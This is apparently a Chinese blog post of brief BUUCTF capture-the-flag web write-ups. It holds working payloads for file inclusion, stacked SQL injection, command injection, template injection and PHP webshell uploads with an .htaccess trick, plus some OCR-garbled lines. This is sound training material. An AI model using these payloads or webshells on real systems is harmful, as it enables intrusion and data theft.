BUUCTF刷题系列

原创

小Low娃 于 2021-07-11 22:57:54 发布 131 收藏 1

分类专栏： BUU

本文链接：https://blog.csdn.net/qq_45655564/article/details/118654531

[HCTF 2018]WarmUp

查看网页源代码，得到source.php

```
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Document</title>
</head>
<body>
    <!--source.php-->

    <br><img src="https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg" /></body>
</html>
```


可以得到

```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

里面还有一个hint.php查看得到


flag not here, and flag in ffffllllaaaagggg

```php
if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
```

可以看出只要file不为空，并且file是字符串，并且让这个类返回true即可


其实我们只需要利用第三个if语句，就可以，当然第四个也可以

?> flag{ef42ec3d-e57f-411f-87e7-8d46cffdb542}



?file=source.php%253F…/…/…/…/…/fffflllaaaagggg
这样也是可以的

EasySQL



梭哈


Havefun

```
        <!--
$cat=$_GET['cat'];
echo $cat;
if($cat=='dog'){
    echo 'Syc{cat_cat_cat_cat}';
}
-->
```

ak了

随便注

众所周知，这是一个堆叠注入，2333



-1';show databases;#

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```


-1';show tables#

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

-1';desc `1919810931114514`#

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

-1';desc `words`#

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

由此可知，我们是在words这个表里面查询

猜一波是后端是select id,data from words where id = '$_GET[id]';
然后就是堆叠注入的常用手段了
首先是改名字
把1919810931114514的名字改成words，words随便给换掉，然后把flag换成id就可以了,这个就不详述了

1';rename table `words` to `words1`;rename table `1919810931114514` to `words`;alter table `words` change `flag` `id` varchar(100) character utf8_general_ci NOT NULL;#

预定义
-1';sEt @a=concat("sel","ect * from `1919810931114514`");Prepare x from @a;execute x;#
handler

> - handler tbl_name open as yunensec; #指定数据表进行载入并将返回句柄重命名
> - handler tbl_name read first; #读取指定表/句柄的首行数据
> - handler tbl_name read next; #读取指定表/句柄的下一行数据
> - handler tbl_name read next; #读取指定表/句柄的下一行数据
>
> …
>
> - handler yunensec close; #关闭句柄

-1';handler `1919810931114514` open ;handler `1919810931114514` read first;#

[ACTF2020 新生赛]Include


URL
http://e1d5ebc1-0f4b-465d-8acd-d160d3aafc99.node4.buuoj.cn/?file=php://filter/convert.base64-encode/resource=flag.php

suoha

[SUCTF 2019]EasySQL

> 通过输入非零数字得到的回显1和输入其余字符得不到回显来判断出内部的查询语句可能存在有||，也就是select 输入的数据||内置的一个列名
> from 表名，进一步进行猜测即为select post进去的数据||flag from
> Flag(含有数据的表名，通过堆叠注入可知)，需要注意的是，此时的||起到的作用是or的作用。 解法1 输入的内容为*,1
> 内置的sql语句为s q l = " s e l e c t " . sql = “select
> “.sql=“select”.post[‘query’].”||flag from Flag”;
> 如果$post[‘query’]的数据为*,1，sql语句就变成了select *,1||flag from Flag，也就是select
> *,1 from Flag，也就是直接查询出了Flag表中的所有内容
> 解法2 输入的内容为1;set sql_mode=pipes_as_concat;select 1 其中set
> sql_mode=pipes_as_concat;的作用为将||的作用由or变为拼接字符串，这是我在本地做的测试，我们执行的语句分别为select 1和set
> sql_mode=pipes_as_concat和select 1||flag from Flag，读出flag

[极客大挑战 2019]Secret File



进入之后点击secret，看来得抓包

```
<!DOCTYPE html>

<html>
<!--
  secr3t.php
-->
</html>
```

然后发现这个

```
<html>
    <title>secret</title>
    <meta charset="UTF-8">
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    $file=$_GET['file'];
    if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag放在了flag.php里
?>
</html>
```

URL
http://e2069eee-2dc4-4f72-86e0-3b9f94910afb.node4.buuoj.cn/secr3t.php?file=php://filter/convert.base64-encode/resource=flag.php

梭哈

[ACTF2020 新生赛]Exec


127.0.0.1|cat ../../../flag

PING

flag{ee0efada-3d9b-48dd-9a95-9b237423d9a7}

梭哈

[极客大挑战 2019]LoveSQL




联合注入梭哈

[GXYCTF2019]Ping Ping Ping

过滤了很多，只能用变量拼接了

http://800ca9ad-cb6f-42c5-9158-e35ccb644ecc.node4.buuoj.cn/?ip=1;a=g;tacIFS1fla$a.php

[极客大挑战 2019]Knife



suoha

[极客大挑战 2019]Http

```
ault;" onclick="return false" href="Secret.php">氛围</a>! </p>
```


抓包看看

```
</br></br></br></br></br></br></br></br></br></br></br></br>
<h1 style="font-family:arial;color:#8E44AD;font-size:50px;text-align:center;fo
It doesn't come from 'https://www.Sycsecret.com'</h1>
<div style="position: absolute;bottom: 0;width: 99%;"><p align="center" styl
Georgia,serif;color:white;"> Syclover @ cl4y</p></div>
</body>
```

第一步referer
第二步user-agent
第三步X-Forwarded-For
完成

[RoarCTF 2019]Easy Calc

php字符串解析的特性
? num=scandir('/');



[护网杯 2018]easy_tornado

handler是RequestHandler的别名（这大小写我查不到啊，到底是小写handler还是大写Handler？哭了）而上面又提到RequestHandler.settings是self.application.settings的别名。所以handler.settings就等于RequestHandler.application.settings。这个self是oneself的意思，哪个对象用就是哪个对象的.application.settings。
所以最后就是cookie_secret在RequestHandler.application.settings里
用handler.settings访问RequestHandler.application.settings

```
/error?msg={{handler.settings}}
```

得到cookie_secret之后自己md5加密一下就行了

```
import hashlib

md = hashlib.md5()
md.update('5aeb4fbb-ab10-4bbc-9a63-24ccd934be7b3bf9f6cf685a6dd8defadabfb41a03a1'.encode('utf-8'))
print(md.hexdigest())



#5aeb4fbb-ab10-4bbc-9a63-24ccd934be7b    cookie_secret
#3bf9f6cf685a6dd8defadabfb41a03a1       md5(filename)
```


[极客大挑战 2019]Upload

```
------WebKitFormBoundaryQxitBRLRm04JX39U
Content-Disposition: form-data; name="file"; filename="shell.phtml"
Content-Type: image/gif

GIF89a? <script language="php">eval($_REQUEST[shell])</script>
```

suoha

[极客大挑战 2019]BabySQL

过滤全部都可以双写绕过，所以和没waf一样。。。
ak了

Backupfile

扫描完之后打开文件

```
include_once "flag.php";//包含flag文件

if(isset($_GET['key'])) {//获取key参数
    $key = $_GET['key'];
    if(!is_numeric($key)) {//判断key是否为数值OR数字字符串，不仅可以检查10进制，16进制也可以
        exit("Just num!");//不是则退出脚本
    }
    $key = intval($key);//获取变量整数数值
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {//弱比较
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

key=123
基础题目
ak了

气吐了，后面写的wp没保存，不想写第二遍了，直接跳过把。

[GYCTF2020]Blacklist

基本可以确定是堆叠注入，既然过滤了预处理和修改列名表明，那只好用handler了

```
-1';handler `FlagHere` open;handler `FlagHere` read first;#
```

一句话解决。

[GXYCTF2019]BabyUpload

过滤了ph，对文件类型检查，文件头检查

所以上传图片马
1.jpg，内容为

```
GIF89a
<script language='php'>assert($_REQUEST['cmd'])</script>
```

因为服务器是阿帕奇
所以还得上传.htaccess
内容为

```
<FilesMatch "1.jpg">

 SetHandler application/x-httpd-php

</FilesMatch>
```

意思是把1.jpg可以当做php文件来解析
然后可以连接蚁剑了，不过我不喜欢连接蚁剑，所以就只用了shellcode，因为它还禁用了一些函数，所以我直接用show_source或者highlight_file都可以。

[BUUCTF 2018]Online Tool

知识盲点
https://blog.csdn.net/weixin_44037296/article/details/110900266

[GXYCTF2019]禁止套娃

这道题目是经典的无参数rce

首先扫描出源码


```php
<?php
include "flag.php";
echo "flag在哪里呢? <br>";
if(isset($_GET['exp'])){
    if (!preg_match('/data:\/\/|filter:\/\/|php:\/\/|phar:\/\//i', $_GET['exp'])) {
        if(';' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $_GET['exp'])) {
            if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $_GET['exp'])) {
                // echo $_GET['exp'];
                @eval($_GET['exp']);
            }
            else{
                die("还差一点哦！");
            }
        }
        else{
            die("再好好想想！");
        }
    }
    else{
        die("还想读flag，臭弟弟！");
    }
}
// highlight_file(__FILE__);
?>
```

经过分析
第一层是过滤了各种伪协议的利用
第二层是只能使用无参数的函数，(?R)，这是PHP的递归模式
第三层过滤了一些关键词，也就是过滤了一些函数。

```
localeconv()返回一包含本地数字及货币格式信息的数组。第一个是小数点。
pos()取得数组内容
scandir()查看该路径下的目录
array_reverse()数组逆转
next() 函数将内部指针指向数组中的下一个元素，并输出。
show_source()显示源码
```


首先介绍这些函数，其实还有一些其他的。这里我们就利用这些函数。
我们可以用pos(localeconv())返回一个小数点
接下来就可以用scandir进行扫描得到

```
flag在哪里呢?
Array ( [0] => . [1] => .. [2] => .git [3] => flag.php [4] => index.php )
```



我们得到的是一个数组，并且flag.php在第四个,同时也是倒数第二个。
所以我们可以array_reverse和next取到flag.php

flag在哪里呢?
flag.php



然后直接用show_source或者highlight_file或者file或者readfile都可以.

第二种方法

就是利用session

首先要明白session_id和PHPSESSID的关系，所以要先了解一下这个。

我们知道要使用session要通过session_strat()，但是php默认是不启动的，所以我们可以主动设置session_id的值。

所以我们可以手动设置PHPSESSID为flag.php,所以session_id()的值为flag.php

```
GET /index.php?exp=print_r(session_id(session_start())); HTTP/1.1
Host: 5a93fd39-8f69-410b-b10a-d91371ec1ebb.node4.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.131 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=179b0df0061807-007b2709c367a1-2363163-1fa400-179b0df00628e7;
PHPSESSID=flag.php
Connection: close
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 12 Aug 2021 08:07:45 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.40
Content-Length: 31

flag在哪里呢？ <br>flag.php
```


然后就是和上面一样读取文件就好了。

[GWCTF 2019]我有一个数据库

cve-2018-12613-PhpMyadmin后台文件包含

官方payload=/index.php?target=db_sql.php%253f/…/…/…/…/…/…/…/…/flag

[BJDCTF2020]The mystery of ip

此题目考察的是XFF注入和SSTI

flask/jinja2模板注入

PHP/模版引擎Twig注入

所以PHP也是有SSTI 的。

所以构造payload=X-Forwarded-For: {{system(“ls”)}}

[BJDCTF2020]ZJCTF，不过如此

```php
<?php

error_reporting(0);
$text = $_GET["text"];
$file = $_GET["file"];
if(isset($text)&&(file_get_contents($text,'r')==="I have a dream")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        die("Not now!");
    }

    include($file);  //next.php

}
else{
    highlight_file(__FILE__);
}
?>
```

text可以用php://input来绕过，也可以用data协议来绕过，然后用filter协议来读取next.php中的内容

```php
<?php
$id = $_GET['id'];
$_SESSION['id'] = $id;

function complex($re, $str) {
    return preg_replace(
        '/(' . $re . ')/ei',
        'strtolower("\\1")',
        $str
    );
}


foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag(){
 @eval($_GET['cmd']);
}
```